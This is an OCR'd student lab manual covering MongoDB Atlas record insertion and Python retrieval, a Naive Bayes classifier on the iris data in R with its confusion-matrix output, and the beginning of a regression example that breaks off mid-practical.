
Aim: Implement an application that stores big data in Hbase / MongoDB and manipulate it using R / Python

Description:


MongoDB is a source-available cross-platform document-oriented database program. Classified as a NoSQL database program, MongoDB uses JSON-like documents with optional schemas. MongoDB is developed by MongoDB Inc. and licensed under the Server Side Public License




Step 1 : Sign up and create a cluster.




This is the home page of mongoDB Atlas.




Step 2 : Click on collections to create and view existing databases.




Step 3 : Click on 'Add My Own Data' to create a database.



Step 4 : Click on insert document to add records.



Since MongoDB is a No-SQL database, so you can add ‘n’ number of columns for any row/record.



Perform updating data

Performing deleting data


Performing Insert data

QUERY RESULTS 1-2 OF 2


```
_id: ObjectId("60a9ff027254d5ec231d1f0b")
name: "Govind Saini"
id: " 7"
city: "Mumbai"
```

```
_id: ObjectId("60a9ff3a7254d5ec231d1f0c")
name: "Sohrab Sir"
id: " 5"
city: "Mumbai"
```


Step 5 : To start with the connection click on Overview, and then click on Connect.




Step 6 : Select on add your current IP and create a MongoDB user.




Step 7 : Click on 'Connect your application'.



Step 8 : Select the driver as 'Python' and version as '3.6 or later'. (Select the version as 3.6 or later only if your Python's version is 3.6 or later.)



Step 9 : Write the code given below in a Python file.



Output :

```
======================== RESTART: C:/Python27/prac.py ========================
2[{"_id":{"$oid":"60a9ff027254d5ec231d1f0b"},"name":"Govind Saini","id":" 7","city"
:"Mumbai"}{"_id":{"$oid":"60a9ff3a7254d5ec231d1f0c"},"name":"Sohrab Sir","id":" 5",
"city":"Mumbai"}]
>>>
```

PRACTICAL NO : 5

Aim: write program in R of Naive baye's theorem Description:

Naive Bayes is a Supervised Non-linear classification algorithm in R Programming.
Naive Bayes classifiers are a family of simple probabilistic classifiers based on applying Baye's theorem with strong(Naive) independence assumptions between the features or variables

 # Loading data

```
> data(iris)
> str(iris)
'data.frame':   150 obs. of  5 variables:
 $ Sepal.Length: num  5.1 4.9 4.7 4.6 5 5.4 4.6 5 4.4 4.9 ...
 $ Sepal.Width : num  3.5 3 3.2 3.1 3.6 3.9 3.4 3.4 2.9 3.1 ...
 $ Petal.Length: num  1.4 1.4 1.3 1.5 1.4 1.7 1.4 1.5 1.4 1.5 ...
 $ Petal.Width : num  0.2 0.2 0.2 0.2 0.2 0.4 0.3 0.2 0.2 0.1 ...
 $ Species     : Factor w/ 3 levels "setosa","versicolor",..: 1 1 1 1
```

 # Installing Packages

```
> install.packages("e1071")
> install.packages("caTools")
> install.packages("caret")
```

 # Loading package

```
> library(e1071)
> library(caTools)
> library(caret)
Loading required package: lattice
Loading required package: ggplot2
```

 # Splitting data into train and test data

```
> split <- sample.split(iris, SplitRatio = 0.7)
> train_cl <- subset(iris, split == "TRUE")
> test_cl <- subset(iris, split == "FALSE")
>
> train_scale <- scale(train_cl[, 1:4])
> test_scale <- scale(test_cl[, 1:4])
>
> set.seed(120)  # Setting Seed
> classifier_cl <- naiveBayes(Species ~ ., data = train_cl)
> classifier_cl

Naive Bayes Classifier for Discrete Predictors

Call:
naiveBayes.default(x = X, y = Y, laplace = laplace)

A-priori probabilities:
Y
    setosa versicolor  virginica
 0.3333333  0.3333333  0.3333333

Conditional probabilities:
            Sepal.Length
Y                [,1]      [,2]
  setosa     5.046667 0.3848272
  versicolor 5.963333 0.5268536
  virginica  6.553333 0.6693967

            Sepal.Width
Y                [,1]      [,2]
  setosa     3.413333 0.4256705
  versicolor 2.823333 0.3470897
  virginica  2.956667 0.3136914

            Petal.Length
Y                [,1]      [,2]
  setosa     1.466667 0.1561019
  versicolor 4.320000 0.4759020
  virginica  5.496667 0.5738457

            Petal.Width
Y                 [,1]      [,2]
  setosa     0.2766667 0.1135124
  versicolor 1.3533333 0.1960530
  virginica  2.0433333 0.2568823
```

 # Predicting on test data'

```
> y_pred <- predict(classifier_cl, newdata = test_cl)
> cm <- table(test_cl$Species, y_pred)
> cm
            y_pred
             setosa versicolor virginica
  setosa         20          0         0
  versicolor      0         19         1
  virginica       0          2        18
>
```

 # Model Evauation

```
> confusionMatrix(cm)
Confusion Matrix and Statistics

            y_pred
             setosa versicolor virginica
  setosa         20          0         0
  versicolor      0         19         1
  virginica       0          2        18

Overall Statistics

               Accuracy : 0.95
                 95% CI : (0.8608, 0.9896)
    No Information Rate : 0.35
    P-Value [Acc > NIR] : < 2.2e-16

                  Kappa : 0.925

 Mcnemar's Test P-Value : NA

Statistics by Class:

                     Class: setosa Class: versicolor Class: virginica
Sensitivity                 1.0000            0.9048           0.9474
Specificity                 1.0000            0.9744           0.9512
Pos Pred Value              1.0000            0.9500           0.9000
Neg Pred Value              1.0000            0.9500           0.9750
Prevalence                  0.3333            0.3500           0.3167
Detection Rate              0.3333            0.3167           0.3000
Detection Prevalence        0.3333            0.3333           0.3333
Balanced Accuracy           1.0000            0.9396           0.9493
```

PRACTICAL NO : 6

Aim: Write a Program showing implementation of Regression model. Description:

Regression is a method to mathematically formulate relationship between variables that in due course can be used to estimate, interpolate and extrapolate. Suppose we want to estimate the weight of individuals, which is influenced by height, diet, workout, etc. Here, *Weight* is the **predicted** variable


Lets implementation of Regression Model some Example:

```
> IQ <- rnorm(40, 30, 2)
> IQ <- sort(IQ)

> result <- c(0, 0, 0, 1, 0, 0, 0, 0, 0, 1,
+ 1, 0, 0, 0, 1, 1, 0, 0, 1, 0,
+ 0, 0, 1, 0, 0, 1, 1, 0, 1, 1,
+ 1, 1, 1, 0, 1, 1, 1, 1, 0, 1)
```

